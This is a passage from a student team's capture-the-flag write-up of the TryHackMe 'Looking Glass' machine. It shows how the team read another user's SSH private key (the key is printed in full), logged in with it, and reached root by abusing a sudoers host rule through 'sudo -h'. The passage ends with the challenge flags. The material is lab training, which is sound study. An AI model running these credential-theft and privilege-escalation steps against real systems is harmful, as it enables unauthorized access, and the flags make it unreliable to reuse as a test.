2. Enter file in which to save the keys. Typically, the keys stored in the home directory or ~/.ssh/ directory (e.g. /home/foldername/.ssh/id_rsa or /c/Users/username/.ssh/id_rsa)
3. Enter in an optional passphrase or leave empty for no passphase. Note: The passphrase provides an additional layer of password protection of the key pair, but the user must type in the passphrase each time the key pair is used.

Once the pair is generated, the next step is to put the public one on the remote server. A system administrator can copy the public key into the remote server's authorized_keys file using the ssh-copy-id command (e.g. $ ssh-copy-id username@IP address). Alternatively, you can paste in the keys using secure shell command (e.g. $ cat ~/.ssh/id_rsa.pub | ssh username@IP address "mkdir -p ~/.ssh && chmod 700 ~/.ssh && cat >> ~/.ssh/authorized_keys").

The private key starts with “-----BEGIN RSA PRIVATE KEY-----” and ends with “-----END RSA PRIVATE KEY-----" and it is commonly stored in the file path “/home/foldername/.ssh/id_rsa”

Since the article says that the common directory that the private key is stored is in the user’s home directory, we can try to see if we can “cat” out the private key and paste it in a file.

However, when Lew entered “alice” home directory, he was not able to execute the command “ls”, which means that he was not able to view the list of files in this directory.

```
humptydumpty@looking-glass:/home/alice$ ls
ls: cannot open directory '.': Permission denied
humptydumpty@looking-glass:/home/alice$
```

We were only able to enter “alice” home directory but trying to enter other user’s home directory, except “jabberwock” and “humptydumpty”, proved impossible as we do not have the permissions to do so.

We can see file and directory permissions by running the command “ls -l” in the home directory.

```
humptydumpty@looking-glass:/home$ ls -l
total 24
drwx--x--x 6 alice       alice       4096 Jul  3  2020 alice
drwx------ 3 humptydumpty humptydumpty 4096 Jul 27 00:56 humptydumpty
drwxrwxrwx 5 jabberwock  jabberwock  4096 Jul 27 00:50 jabberwock
drwx------ 5 tryhackme   tryhackme   4096 Jul  3  2020 tryhackme
drwx------ 3 tweedledee  tweedledee  4096 Jul  3  2020 tweedledee
drwx------ 2 tweedledum  tweedledum  4096 Jul  3  2020 tweedledum
humptydumpty@looking-glass:/home$
```

As we can see from the results above, all users have executable permissions in the directory alice, but we cannot read or write in this directory.

Since, Lew knew that the SSH private key is commonly stored in the user's home directory and since he has executable permission in this directory, he tried to dump the private key.

```
humptydumpty@looking-glass:/home/alice$ cat .ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAxmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmD
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU3OUcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzffv4uhPkxBLLl3f4rBf84RmuKEEy6bYZ+/WOEgHl
fks5ngFniW7×2R3vyq7xyDrwiXEjfW4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+gihQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+O9J8qjvFzf+GSl7lAIVuC5Ryqlxm5tsg4nUZvlRgfRMpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjpZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjqwo4k77Q30r8Kxr4UfX2hLHtHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSESgeUP2jOlv7q5toEYieoA+7ULpGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCbmgOvik4Lzk/rDGn9VjcYFxOpuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQOwcjOLuDkT4QQvCJVrGbdBVGOFLoWZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/OsG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBAOxvcFpM5Pz6rD8jZrzs
SFexY9P5nOpn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcbOARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zlCOtJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhhxA0UlXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lzrdsHwdQAXK
e8wCbMuhAoGBAOKy5OnaHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW4O0JxgqIV69MjDsfRn1gZNhTTAyNnRMH1U7kUfPUB2ZXCmnCGLhAGEbY9
k6ywCnCtTz2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

Which he was able to by running the command "cat .ssh/id_rsa" in "alice" directory. He then proceeded to paste the private key into a text file and named it "id_rsa".

Now that he has the SSH private key in a file, he attempt to login into SSH as "alice" by following the steps he found online.


7. Run the following command to change the file permissions to *600* to secure the key. You can also set them to *400*. **This step is required**:

```
chmod 600 deployment_key.txt
```

8. Use the key to log in to the SSH client as shown in the following example, which loads the key in file **deployment_key.txt**, and logs in as user **demo** to IP **192.237.248.66**:

```
ssh -i deployment_key.txt demo@192.237.248.66
```

(reference: https://docs.rackspace.com/support/how-to/logging-in-with-an-ssh-private-key-on-linuxmac/)



And finally Lew has access to “alice”.

However, he still do not know if he has root privileges as this user as the command “sudo -l” requires the password for “alice” and he does not know the password.

```
alice@looking-glass:~$ sudo -l
[sudo] password for alice:
Sorry, try again.
```

Running the command “ls” in “alice” home directory shows a txt file named “kitten.txt” and it does not contain anything interesting.

```
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large and green: and still, as Alice went on shaking her, s
he kept on growing shorter—and fatter—and softer—and rounder—and—


—and it really was a kitten, after all.
alice@looking-glass:~$
```

Once again, after a long time of searching no clues were found.

Thinking back, Lew found the log files for SSH login in the “etc” directory. He went back to search for more interesting things.

Looking back to “crontab”, he found out there is another directory named “cron.d” that might contain interesting files.

```
alice@looking-glass:/etc$ cat crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
```

Files in “cron.d” contained some interesting contents.

```
alice@looking-glass:/etc$ cd cron.d
alice@looking-glass:/etc/cron.d$ ls
mdadm  popularity-contest
alice@looking-glass:/etc/cron.d$ cat mdadm
#
# cron.d/mdadm -- schedules periodic redundancy checks of MD devices
#
# Copyright © martin f. krafft <madduck@madduck.net>
# distributed under the terms of the Artistic Licence 2.0
#

# By default, run at 00:57 on every Sunday, but do nothing unless the day of
# the month is less than or equal to 7. Thus, only run on the first Sunday of
# each month. crontab(5) sucks, unfortunately, in this regard; therefore this
# hack (see #380425).
57 0 * * 0 root if [ -x /usr/share/mdadm/checkarray ] && [ $(date +\%d) -le 7 ]; then /usr/share/mdadm/checkarray --cron --all --idle --quiet; fi
alice@looking-glass:/etc/cron.d$ cat popularity-contest
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
23 10 * * *   root    test -x /etc/cron.daily/popularity-contest && /etc/cron.daily/popularity-contest --crond
```

Which with an online search, did nothing useful for privilege escalation.

After looking for a while, Lew tried to dump the contents of “sudoers” but was not able as permission was denied.

```
alice@looking-glass:/etc$ cat sudoers
cat: sudoers: Permission denied
```


The next directory in the list was named “sudoers.d” and he tried to navigate in and he was able to.

```
alice@looking-glass:/etc$ cd sudoers.d
alice@looking-glass:/etc/sudoers.d$ ls
README  alice  jabberwock  tweedles
```

As he tried to dump the contents of the file, only the file named “alice” is allowed to be dumped.

```
alice@looking-glass:/etc/sudoers.d$ cat README
cat: README: Permission denied
alice@looking-glass:/etc/sudoers.d$ cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
alice@looking-glass:/etc/sudoers.d$ cat jabberwock
cat: jabberwock: Permission denied
alice@looking-glass:/etc/sudoers.d$ cat tweedles
cat: tweedles: Permission denied
```

In the contents of the file “alice” Lew saw that “alice” is able to bash to “ssalg-gnikool” as root without using a password.



User Privilege Lines

The fourth line, which dictates the **root** user's `sudo` privileges, is different from the preceding lines. Let's take a look at what the different fields mean:

- `root ALL=(ALL:ALL) ALL` The first field indicates the username that the rule will apply to (**root**).
- `root ALL=(ALL:ALL) ALL` The first “ALL” indicates that this rule applies to all hosts.
- `root ALL=(ALL:ALL) ALL` This “ALL” indicates that the **root** user can run commands as all users.
- `root ALL=(ALL:ALL) ALL` This “ALL” indicates that the **root** user can run commands as all groups.
- `root ALL=(ALL:ALL) ALL` The last “ALL” indicates these rules apply to all commands.

Reference: https://www.digitalocean.com/community/tutorials/how-to-edit-the-sudoers-file

The part in “ssalg-gnikool” is supposed to be the hostname, and the hostname seems to be the current hostname, which is “looking-glass”, but reversed.

Lew proceeded to try different ways to login in a different hostname.

By running the command “-h” Lew saw that he can change the host name using the command “hostname -b {hostname}”.

```
alice@looking-glass:/etc/sudoers.d$ hostname -b ssalg-gnikool
hostname: you must be root to change the host name
```

He tried it but he must be root in order to change the host name.

So that did not work and Lew proceeded to try a different way.

In order to bash to a different user with a, we need to use the command “sudo bash”, however doing it in this case, a password was needed.

```
alice@looking-glass:~$ sudo bash
[sudo] password for alice:
```

This is probably because, in the “sudoers.d” file alice can bash to “root” in the host “ssalg-gnikool”, however we are currently still in the host “looking-glass”.

After a while of looking around, Lew saw that he can specify a hostname to run bash in, from the help options in sudo (sudo -h).

```
alice@looking-glass:~$ sudo -h
sudo - execute a command as another user

usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...

Options:
  -A, --askpass                 use a helper program for password prompting
  -b, --background              run command in the background
  -C, --close-from=num          close all file descriptors >= num
  -E, --preserve-env            preserve user environment when running command
      --preserve-env=list       preserve specific environment variables
  -e, --edit                    edit files instead of running a command
  -g, --group=group             run command as the specified group name or ID
  -H, --set-home                set HOME variable to target user's home dir
  -h, --help                    display help message and exit
  -h, --host=host               run command on host (if supported by plugin)
  -i, --login                   run login shell as the target user; a command may also be specified
  -K, --remove-timestamp        remove timestamp file completely
```

So finally, by running the command “sudo -h ssalg-gnikool bash” Lew was able to access the root account.

```
alice@looking-glass:~$ sudo -h ssalg-gnikool bash
sudo: unable to resolve host ssalg-gnikool
root@looking-glass:~#
```

Now that Lew has root privileges, he proceeded to capture the second and final flag.

```
root@looking-glass:~# cd /
root@looking-glass:/# cd root
root@looking-glass:/root# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
root@looking-glass:/root#
```

Since the flag is reversed, Lew used textfixer to reverse the flag to normal.


Reverse Text Converter

Paste your text in the box below and then click the **the generate reverse text** or **mirror text** button.
The newly reversed text will appear in the same box.

thm{bc2337b6f97d057b01da718ced6ead3f}

Before attempts to logging in “alice” were made, Lew tried using methods revealed from “linux-exploit-suggester.sh” to exploit the machine.

However, the probable methods did not work as GCC or GNU compiler collection was removed from the victim machine (since they should be installed by default on Linux machines).



Therefore, the only way Lew can get root privileges is to complete the challenges and puzzles as intended by the creator.

Contributions:

ID	Name	Contribution	Signature
1211104248	Lew Chun Men	Did root escalation.	Lew
1211102048	Nur Aqilah Marsya Binti Abdul Halim	Did recon and found initial access to victim machine	Aqilah
1211103274	Nur Insyirah Binti Abd Jalin	Pivoted from User Jabberwock to User Tweedledum	Insyirah
1211101070	Hazrel Idlan bin Hafizal	Found a way to pivot to User Humptydumpty	Hazrel

Video Link: https://www.youtube.com/watch?v=lBWsYS2sxqY